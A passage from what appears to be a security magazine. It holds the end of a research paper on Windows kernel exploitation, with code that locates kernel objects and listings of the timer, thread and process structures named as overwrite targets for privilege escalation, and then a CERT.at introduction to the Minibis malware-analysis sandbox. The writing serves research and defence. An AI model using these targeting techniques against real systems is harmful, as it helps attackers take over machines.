HandleInformation,BytesReturned,&BytesReturned)))
  {
    delete HandleInformation;
    return NULL;
  }

  PSYSTEM_HANDLE_INFORMATION HandleInfo = (typeof(HandleInfo))
HandleInformation;
  PSYSTEM_HANDLE_TABLE_ENTRY_INFO CurrentHandle = &HandleInfo-
>Handles[0];

  for( i=0;i<HandleInfo->NumberOfHandles;CurrentHandle++,i++ )
  {
    if(CurrentHandle->UniqueProcessId == dwProcessId &&
       CurrentHandle->HandleValue     == (USHORT)hObject)
    {
      LPVOID ReturnAddr = CurrentHandle->Object;
      delete HandleInformation;
      return ReturnAddr;
    }
  }

  delete HandleInformation;
  return NULL;
}
```

exemplary function, extracting the object structure address based on the two values detailed above.

In practice, one is able to obtain the address of any object, regardless of its type – the only requirement here is that the process in consideration created a handle to the resource, and we know its numeric value. Being able to find any given object, let's proceed to the next step.

Some particular Windows objects in practice

In the *Introduction* section of this paper, I mentioned that before exploiting a *write-what-where* vulnerability, one must find a place that – when overwritten – would lead us straight to a privilege elevation. In other words, appropriate fields, such as function pointers, must be found in the object structures to compromise the machine. Additionally, one must be able to get the kernel to use the modified pointer – this, however, doesn't pose a serious problem.

Out of nearly 30 *executive* objects, three objects that illustrate the idea best are described here. These objects are **Timer (KTIMER)**, **Thread (KTHREAD)**, **Process (KPROCESS)**. It is possible to find a few more structures, containing very sensitive fields – keep in mind that overwriting a function pointer is not a necessity. Modifying other, less "ordinal" values could be also a good solution in many cases.

Timer Object

The first target on our way to achieve privileged code execution is a Waitable Timer Object. As the MSDN documentation states[10]:

A waitable timer object is a synchronization object whose state is set to signaled when the specified due time arrives. There are two types of waitable timers that can be created: manual-reset and synchronization. A timer of either type can also be a periodic timer.

This mechanism has been present in Microsoft Windows since the very beginning of NT series, and hasn't changed too much during the past few years. Some of the most important API functions utilized by legitimate user-mode applications, include:

- **CreateWaitableTimer** and **CreateWaitableTimerEx** for creating the object,
- **SetWaitableTimer** for setting the object configuration, such as the interval time, timer period, optional callback routines, and so on. Internally, this function is responsible for the actual modification of the kernel object contents,
- **CancelWaitableTimer** to deactivate the mechanism and **CloseHandle** to entirely give up using the particular object.

Keeping the above names in mind, it's also important to know what system calls are employed while using documented API functions – these are **NtCreateTimer** and **NtOpenTimer** for requesting access to an existing timer or creating one from scratch, **NtSetTimer** for changing the object settings, **NtCancelTimer** for deactivating a chosen timer.

Because of the fact that every Windows object does have its own *type-specific* structure, so have the timers. To be more exact, all the internal timer-management functions operate on a common structure definition – see *Listing 4*.

At a first glance, one might not see any value that could be worth being beneficially overwritten. The important fact, however, is that the DPC acronym stands for *Deferred Procedure Call*, a popular *kernel-mode* Windows mechanism allowing high-priority task to schedule a procedure to be executed later in time, with lower priority. And so, the *KDPC* structure definition does contain fields that are indeed worth being changed – see *Listing 5*. The pointer to the deferred function is placed inside the DeferredRoutine field, found at offset 0x0C (12d).

Listing 4. The KTIMER structure definition

```
nt!_KTIMER
 +0x000 Header                   : _DISPATCHER_HEADER
 +0x010 DueTime                  : _ULARGE_INTEGER
 +0x018 TimerListEntry           : _LIST_ENTRY
 +0x020 Dpc                      : Ptr32 _KDPC
 +0x024 Period                   : Uint4B
```

Listing 5. The KDPC structure definition

```
nt!_KDPC
   +0x000 Type                   : UChar
   +0x001 Importance             : UChar
   +0x002 Number                 : Uint2B
   +0x004 DpcListEntry           : _LIST_ENTRY
+0x00c DeferredRoutine           : Ptr32 void
+0x010 DeferredContext           : Ptr32 Void
+0x014 SystemArgument1           : Ptr32 Void
+0x018 SystemArgument2           : Ptr32 Void
+0x01c DpcData                   : Ptr32 Void
```

Listing 6. The exploitation target inside the KTHREAD structure

```
ntdll!_KTHREAD
   +0x000 Header                 : _DISPATCHER_HEADER
   +0x010 CycleTime              : Uint8B
   +0x018 HighCycleTime          : Uint4B
   +0x020 QuantumTarget          : Uint8B
   (...)
   +0x18a OtherPlatformFill      : UChar
   +0x18c Win32Thread            : Ptr32 Void
   +0x190 StackBase              : Ptr32 Void
   +0x194 SuspendApc             : _KAPC
   +0x194 SuspendApcFill0        : [1] UChar
   +0x195 ResourceIndex          : UChar
   +0x194 SuspendApcFill1        : [3] UChar
   +0x197 QuantumReset           : UChar
   +0x194 SuspendApcFill2        : [4] UChar
   +0x198 KernelTime             : Uint4B
   (...)
```

As shown, having control over the internal *KTIMER* structure would let a potential attacker execute a *ring-0* payload, by forwarding the *Dpc* pointer to the user-mode part of memory, where a new, malicious KDPC structure could be easily crafted.

Thread Object

The next structure that, after being altered, brings certain benefits, is the structure responsible for storing information about a single thread present in the system. As a relatively complex mechanism, a number of various information regarding every thread must be kept in memory, such as information about *user-* and *kernel-* mode stacks, *Thread Environment* Block pointer, multiple flags, execution priority, processor affinity, and much more. The most interesting part of the *KTHREAD* structure, however, is one specific field called *SuspendApc*, a pointer to the *KAPC* structure. Let's find out what this name stands for!

The APC (*Asynchronous Procedure Call*) mechanism[11] allows system modules to queue a procedure to be called in the context of a chosen thread, either in *ring-3* or *ring-0* mode. Such a procedure is described by the *KAPC* structure which, in turn, is put onto a special *thread-specific* queue. When an appropriate moment comes (i.e. when the thread enters an alerted state, for example by using the *SleepEx*[12] API function), the procedures are called respectively, and their corresponding structures are erased from the queue – most often, until the queue is entirely empty.

The question is – what does it have to do with the *SuspendApc* field in our structure?

Since Windows NT times, a mechanism called *thread suspension* has been supported by the Windows API. This basically means that most threads, belonging to ordinary applications can remain in two, opposite states: active and inactive. In case of the first one, the thread's execution is normally scheduled, based on its affinity, priority, general system state and numerous other factors. In the latter case, however, the thread is considered *frozen* – the operating system doesn't schedule its execution, its current stack contents/processor context doesn't change etc.

Suspending and resuming threads can be achieved by using the **SuspendThread**[13] and **ResumeThread**[14] API functions or, more internally, **NtSuspendThread** along with **NtResumeThread**. The most interesting part of this mechanism is the actual way, of how the execution of an active thread is being suspended after calling an adequate function.

On thread creation, the *KeInitThread* function initializes the *SuspendApc* field with some pre-defined values, which don't change until the thread termination. After that, when an external process decides to suspend our thread, the already-initialized *KAPC* structure is put on the APC queue belonging to the thread in consideration. The *NormalRoutine* function – *KiSuspendThread* in this case – is then immediately called in the context of the target thread. When the procedure returns, the thread is already suspended. The interesting part of how the mechanisms works is the fact that the user is able to:

1. Retrieve the virtual address of a specified thread's *KTHREAD* structure, and hence the *SuspendApc* field too,
2. Indirectly (through system calls) call the function pointer defined in *KAPC*

If additionally, the user knew a way of overwriting certain kernel memory areas (i.e. using a vulnerable device driver), the *KTHREAD* structure could be successfully utilized in the vulnerability exploitation process.

One thing that should be noted is that using the thread suspension mechanism is being advised against even by Microsoft itself, as it might cause serious stability problem in the context of the application with suspended threads.

The technique covered in this chapter was first described by *skape & Skywing* in the "a catalog of windows local kernel-mode backdoors" article[15].

Process Object

Another object that could be taken into consideration while exploiting a *write-what-where* vulnerability could be the process itself. Just like threads, processes – special *containers* responsible for providing common execution environment (such as memory context) to multiple threads – must also be described by a variety of different parameters. These include kernel / user execution times, thread list, flags, affinity and others. For a complete listing of the *KPROCESS* structure definition, see *Listing 8*.

A variety of fields that could be taken advantage of, can be observed. In this particular case, however, I would like to focus on *LdtDescriptor*.

The Intel x86 architecture supports two types of Descriptor Tables: the Global and Local ones. While GDT is a *per-processor* structure, there can be multiple LDTs available on the system. More precisely, Windows allows at most one LDT to be associated with a single process. Due to the fact that the decision whether to use the local table or not is up to the application itself – it is an optional feature. As a consequence, every process is started without LDT – it can be created and maintained by the system on demand.

The descriptor table management functions are scattered between the Win32 (*kernel32.dll*) and undocumented, native (*ntdll.dll*) API. When one wants to employ the LDT mechanism, he can choose between calling **NtSetInformationProcess** and **NtSetLdtEntries** (both from the Native API set). On the other hand, querying for information about existing descriptors is accomplished by using either **GetThreadSelectorEntry**[16] (Win32 API) or **NtQueryInformationProcess** (Native API).

Because of the volatile nature of LDTs (which have to be changed every time the process context is switched), the system does have to safely store the descriptor, so that it can be copied into GDT when desired, but wouldn't be accessible by the application's code, at the same time – the *KPROCESS* structure seems to be a perfect place for this purpose, and so it is!

Listing 7. The *SuspendApc* field initialization

```
PAGELK:0071221D     push    ebx
PAGELK:0071221E     push    ebx
PAGELK:0071221F     push    offset _
KiSuspendThread@12
PAGELK:00712224     push    offset _xHalPrepareForBugcheck@4
PAGELK:00712229     push    offset _KiSuspendNop@20
PAGELK:0071222E     push    ebx
PAGELK:0071222F     push    esi
PAGELK:00712230     lea     eax, [esi+194h]
PAGELK:00712236     push    eax
PAGELK:00712237     call    _KeInitializeApc@32
```

Or, translated into pseudo-code:

```
KeInitializeApc(KTHREAD->SuspendApc, KTHREAD, 0, KiSuspendNop,
xHalPrepareForBugcheck, KiSuspendThread, 0, 0);
```

Listing 8. The *KPROCESS* structure definitionn

```
+0x000 Header                   : _DISPATCHER_HEADER
+0x010 ProfileListHead          : _LIST_ENTRY
+0x018 DirectoryTableBase       : Uint4B
+0x01c LdtDescriptor            : _KGDTENTRY
+0x024 Int21Descriptor          : _KIDTENTRY
+0x02c ThreadListHead           : _LIST_ENTRY
+0x034 ProcessLock              : Uint4B
+0x038 Affinity                 : _KAFFINITY_EX
+0x044 ReadyListHead            : _LIST_ENTRY
+0x04c SwapListEntry            : _SINGLE_LIST_ENTRY
+0x050 ActiveProcessors         : _KAFFINITY_EX
+0x05c AutoAlignment            : Pos 0, 1 Bit
+0x05c DisableBoost             : Pos 1, 1 Bit
+0x05c DisableQuantum           : Pos 2, 1 Bit
+0x05c ActiveGroupsMask         : Pos 3, 1 Bit
+0x05c ReservedFlags            : Pos 4, 28 Bits
+0x05c ProcessFlags             : Int4B
+0x060 BasePriority             : Char
+0x061 QuantumReset             : Char
+0x062 Visited                  : UChar
+0x063 Unused3                  : UChar
+0x064 ThreadSeed               : [1] Uint4B
+0x068 IdealNode                : [1] Uint2B
+0x06a IdealGlobalNode          : Uint2B
+0x06c Flags                    : _KEXECUTE_OPTIONS
+0x06d Unused1                  : UChar
+0x06e IopmOffset               : Uint2B
+0x070 Unused4                  : Uint4B
+0x074 StackCount               : _KSTACK_COUNT
+0x078 ProcessListEntry         : _LIST_ENTRY
+0x080 CycleTime                : Uint8B
+0x088 KernelTime               : Uint4B
+0x08c UserTime                 : Uint4B
+0x090 VdmTrapcHandler          : Ptr32 Void
```

As presented in the "GDT and LDT in Windows kernel vulnerability exploitation"[17], having at least partial control over a segment descriptor may tremendously affect the system security. A potential attacker could try to transform an existing *LDT-type* descriptor into a *ring-0 Call Gate*, or redirect the existing LDT into user-space memory, where further steps would be taken to elevate the execution privileges.

Compatibility

When it comes to kernel-mode exploitation, what counts most is the compatibility across as great number of system versions, as possible. Let's reflect about whether the techniques presented above, or any other attacks based on overwriting the contents of Windows objects, could be used to develop a stable exploit. The actual exploitation process consists of three major parts: retrieving a certain object's address, preparing data used to overwrite the object, and sending a proper signal to the vulnerable device driver (or modifying the kernel memory by other means).

The presented method of enumerating all handles present in the system – *NtQuerySystemInformation* with the *SystemHandleInformation* parameter is valid for every Windows NT version known by the author, and can be treated as a reliable source of handle-related information. However, obtaining the base address of the object is just the first phase of calculating the virtual address of a particular field. The second part requires a correct offset to be added to the base, which could result in compatibility-related problems. As Microsoft is removing, adding, and changing existing features in both *user-* and *kernel-mode*, the offsets in internal (especially non-documented) structures tend to change very frequently. One possible solution to this problem would be to hardcode offsets from all the *exploit-supported* Windows versions and check the version before performing any WRITE operation in the kernel. Another option would require the attacker to use a *relatively stable* structure, such as **KTIMER**, which hasn't changed since decades.

As for the destination data preparation, the real compatibility depends on the object type of our choice. Although, in most cases, the desired result is having a function pointer modified, and then getting the kernel to call it – in such a situation, no compatibility issues may occur (the function pointer of the attacker's payload doesn't have to be *formed* in any way). The very last part of the actual attack – sending the "launch signal" to the kernel module in consideration - doesn't pose any problem in the compatibility context.

Taking the above facts into consideration, the only potential, significant issue would regard *object-specific* offsets that could possibly vary from one system version to another – as shown, multiple countermeasures can be taken in order to eliminate this problem. Therefore, methods presented in this paper can be considered relatively stable, in comparison to other, existing techniques.

Conclusion

In this paper, the author wanted to present a general idea of what parts of the Windows kernel could be successfully treated as an attack vector when combined with *extra abilities* (such as overwriting small parts of kernel memory), most often a consequence of a security vulnerability in one of the device drivers.

Out of all the existing possibilities, only three possible attack vectors has been chosen and described in detail. For sure, a great number of other, interesting (more or less) targets exist – finding and testing them out is left as an exercise for the reader. Furthermore, one could probably find other ways of overwriting the structures covered in this document, e.g. by tampering with other fields. The overall idea, however, remains the same.

Happy vulnerability hunting! •

REFERENCES

1. Ruben Santamarta: *Exploiting Common Flaws In Drivers*, http://www.reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1
2. Kostya Kortchinsky: *Real World Kernel Pool Exploitation*, http://sebug.net/paper/syscanhk/KernelPool.pdf
3. SoBelt: *How to exploit Windows kernel memory pool*, http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBelt.pdf
4. Mark Russinovich, David A. Solomon, Alex Ionescu: *Windows Internals 5*
5. Microsoft, Debugging Tools and Symbols
6. Sven B. Schreiber, Tomasz Nowak: NtQuerySystemInformation, http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/System%20Information/NtQuerySystemInformation.html
7. Sven B. Schreiber, Tomasz Nowak: NtQueryInformationProcess, http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtQueryInformationProcess.html
8. Tomasz Nowak: NtQueryInformationThread, http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Thread/NtQueryInformationThread.html
9. Gary Nebbett: Windows NT/2000 Native API Reference
10. MSDN: *Waitable Timer Objects*, http://msdn.microsoft.com/en-us/library/ms687012(VS.85).aspx
11. MSDN: *Asynchronous Procedure Calls*, http://msdn.microsoft.com/en-us/library/ms681951(VS.85).aspx
12. MSDN: *SleepEx Function*, http://msdn.microsoft.com/en-us/library/ms686307(VS.85).aspx
13. MSDN: *SuspendThread Function*, http://msdn.microsoft.com/en-us/library/ms686345(VS.85).aspx
14. MSDN: *ResumeThread Function*, http://msdn.microsoft.com/en-us/library/ms685086(VS.85).aspx
15. skape & Skywing: *A Catalog of Windows Local Kernel-mode Backdoor Techniques*, http://www.uninformed.org/?v=8&a=2&t=sumry
16. MSDN: *GetThreadSelectorEntry Function*, http://msdn.microsoft.com/en-us/library/ms679363(VS.85).aspx
17. Matthew „j00ru" Jurczyk, Gynvael Coldwind: *GDT and LDT in Windows kernel vulnerability exploitation*, vexillium.org/dl.php?call_gate_exploitation.pdf

Automated Malware Analysis

An Introduction to Minibis

By **Christian Wojner** – *CERT.at*

Malware infections have become such a common issue these days that the term "malware" can now stand for "norMAL softWARE" rather than "MALicious softWARE". For that reason, many organizations are starting to realize the importance of malware analysis especially with the increased cases of targeted attacks and so on. Today, the knowledge and tools required to perform a detailed malware analysis are no longer limited to the antivirus and security companies and widely available on the internet to be picked up.

The idea of building a malware analysis lab at home is not entirely a new concept and in this article, you will gain the fundamental knowledge required to build your own automated malware analysis environment with minimal effort and cost. You will also be introduced to a new tool released under the ISC license known as "Minibis" which has been developed by me and is currently being used as a production tool at "National Computer Emergency Response Team of Austria" (CERT.at)[1].

How Does It Work?

The concept behind Minibis itself is rather simple, given a set of samples as the input for the blackbox (analysis machine), it will then perform behavioral analysis for each of the input files and output the result into a log file which is unique to each sample as illustrated in *Figure 1*. The blackbox is the most important part which we will discuss further.

The Environments

When it comes to malware analysis, it's very important for a researcher to differentiate between a "clean environment" and a "dirty environment" as stated below:

Clean environment: Free and safe from malware infection.

Dirty environment: The environment where the samples will be executed.

Analysts must always be monitoring and controlling the analysis process from a clean environment while the malware execution must only take place in the dirty environment. *Figure 2* illustrates the communications between the two environments. In this article, every time the term "Researcher" is being used, it will be referring to the safe or clean environment while the term "Proband" will be referring to the dirty environment or machine that is used for infection.

The simplest way to setup these two environments is by using a virtual machine where the host will be the "clean environment" while the guest machine will be the "dirty environment". Setting them up this way requires the analyst to have only a single machine thus reducing the production cost and also the fact that using a virtual machine, the dirty environment can be easily rolled back to its initial clean state once an analysis has been done for a sample.

Command And Control

Both the host and guest machines have their own process that acts as a control interface. On the host machine, this process is known as Controller Process for Researcher (CPR) and everything from configuring to uploading files into the guest machine can be done through a single user interface. On the other hand, the pro-

Figure 1





Figure 2



cess in the guest machine is known as Controller Process for Proband (CPP) and it's responsible in everything from controlling to monitoring the activities in the guest machine and passing back the information to CPR. It's also worth mentioning that information will be traveling across these two environments through the FTP protocol. *Figure 3* further illustrates the relationship between the two controllers.

Timeouts and Process Flow

In any automated malware analysis system, there are two problem scenarios that analysts normally face:

1. The sample will enter an endless loop or takes too long with the execution.
2. The sample crashes the machine or causes it to be unresponsive.

In the first scenario, the problem can be solved by having CPP terminate the sample process if it's taking longer than what has been set in the CPP timeout setting.

In the second scenario, CPR will wait for CPP to response within the time frame set at the CPR timeout option.

It's important for you to know that the step involving the log files interpretation as shown in *Figure 2* is dependent on how Minibis is being used. Possible use cases are listed in the table below:

Use Case	Execution of Analysis	When the log file could be interepreted
Mass Malware Analysis	Iteration	On the exit of the loop cycle
Online Malware Analysis Service	Process Queue	At the end of every loop
On Demand Analysis	One-time	In the end

If the CPP fails to respond within that period of time, CPR will proceed by rolling back the virtual machine to its initial state. This however will result in the lost of information (activity log files) of the sample being analyzed during the termination.

Figure 4 shows the process cycle which can be summarized as below:

1) CPR copies the samples into the FTP folder.
2) Proband (guest machine/dirty environment) is turned on and in the waiting state. CPR timeout is activated.
3) The CPP process which is now running will be synchronized with CPR. The CPP process will then connect to the FTP folder in the clean environment as set by the analyst. The sample found in the folder will then be copied into the Proband redundancy to the following line.
4) Start Monitoring.

Figure 3





Figure 4



5) Sample is executed.
6) Sample exit or terminated by CPP if it hits the timeout.
6) The log file will be uploaded into the host machine through FTP.
7) The initial state of the guest machine is restored.

Introduction To Minibis

Minibis has been developed upon realizing the necessity of having an instrumentation which is capable of doing mass analysis of malware. Having its name based on Anubis, a free online malware analysis service, it has quickly turned itself into a powerful tool which is now being used in production by analysts at Austrian CERT.

Minibis has been tested to work well on Ubuntu Linux as the host machine. At the time of this article, Minibis 2.0 has been made available to public for download[2].

For the virtual machine, only VirtualBox from Sun Microsystems is being supported currently and can be downloaded from its website[3].

Installation

Installing Minibis is pretty easy and straight forward. Below is a quick step-by-step guide to installing Minibis on Ubuntu:

1. Install Ubuntu.
2. Download Minibis from CERT.at's website.(ZIP archive)
3. Create a folder and copy minibis-cpr and minibis.pref into it. (the example in the installation package must be renamed accordingly though)
4. Install ZIP tool.
5. Create a user "minibis" with password of your taste.
6. Give your user (or the one that will run the cpr-process later) full permissions to "/home/minibis".
7. Install your FTP daemon of choice.
8. Install the latest version of VirtualBox.
9. Create a new virtual machine based on Windows XP.
10. Turn off any auto-update features in the installed Windows XP as they will show up in monitoring.
11. Add "minibis" as entry to Windows' hosts-file resolving it to your FTP server's IP address.
12. Copy "minibis-cpp.exe" to Windows' Desktop, run it, and enter your password.
13. Take a snapshot of this state and quit the Virtual Machine.

Configuration

To open up the configuration window, run "minibis-cpr" on the host machine and a splash-screen will appear which is then proceeded by the main activity window. Click on the "Config" button to bring up the configuration window. A brief description of Minibis configuration options follows:

Samples

* SourceDirectory - The path to the directory containing samples to be used for mass analysis.
* SourceFile - The path to a specific file to be analyzed.

General

* FTP Directory - The path to the FTP directory where the samples will be copied into.
* Samplename - The sample to be analyzed in the virtual machine will be renamed to this.
* Virtual Machine - At the time of this article, only VirtualBox is being supported.

Timeouts

* CPR - Time to wait for CPP to response before rolling back the virtual machine.
* CPP - The first field is the time to wait for sample to complete execution before being terminated by CPP. The second field is the time for CPP to continue monitoring after the original target process exits. This is important in case the target process injects itself into another process.

Solutions For Vbox Bugs

Sometimes it's just not possible for the analyst to avoid the virtual machine from screwing up during the analysis stage due to bugs that come with the VM. There are three options here to help the analyst kill the virtual machines process when this happens.

VM Management

The virtual machine management in Minibis is actually an interface to the command line which can be used by analysts to pass commands to the virtual machine.

Scripting

Once Minibis has been configured, it's time to move on and take a look at the scripting functionality of Minibis. Unlike the first version of Minibis, the latest version is not dependent on Process-Monitor, a third party tool from Sysinternals for its monitoring capabilities. For that reason, analysts will have more control over the things they would like to monitor.

Minibis supports scripting for both Researcher and Proband as shown in the first *screenshot*. For the Researcher, the time when the script execution will take place can be divided into three segments:


1) Before Proband starts running.
2) When Proband is active and running.
3) After Proband stops running.

From the first *screenshot*, you should have noticed that the scripting language used by Minibis is actually a shell scripting language. The same is true for Proband except we are talking about windows shell scripting this time.


In the second *screenshot*, there are 2 very important fields here:

Tools To Transfer - Files to be transferred into the guest machine.
Results to transfer - Files to be transferred back to the host machine.


Screenshot 1. General configuration and Researcher's scripting



Screenshot 2. General configuration and Proband's scripting



Screenshot 3. Main activity window



Those file names surrounded by a bracket will be transferred back in a zip file.

Just like on the Researcher's side, analysts can choose to either run the script before or after the sample gets executed.

Minibis by default comes with a set of tools with it. Those including screenshot.exe and sleep.exe as can be seen in the second *screenshot*. Analysts can use sleep.exe to pause the script execution while screenshot.exe can be used to take a *screenshot*.

Go!

Analysis can be started by clicking on the "START analyzing" button and if multiple samples are being analyzed, Minibis will continue to run until all the samples have been analyzed and the progression can be seen through the progress bar. It's also important to note that during the analysis of multiple samples, pressing the STOP button will not immediately stop the analysis,

as Minibis will first complete analyzing the current sample before stopping.

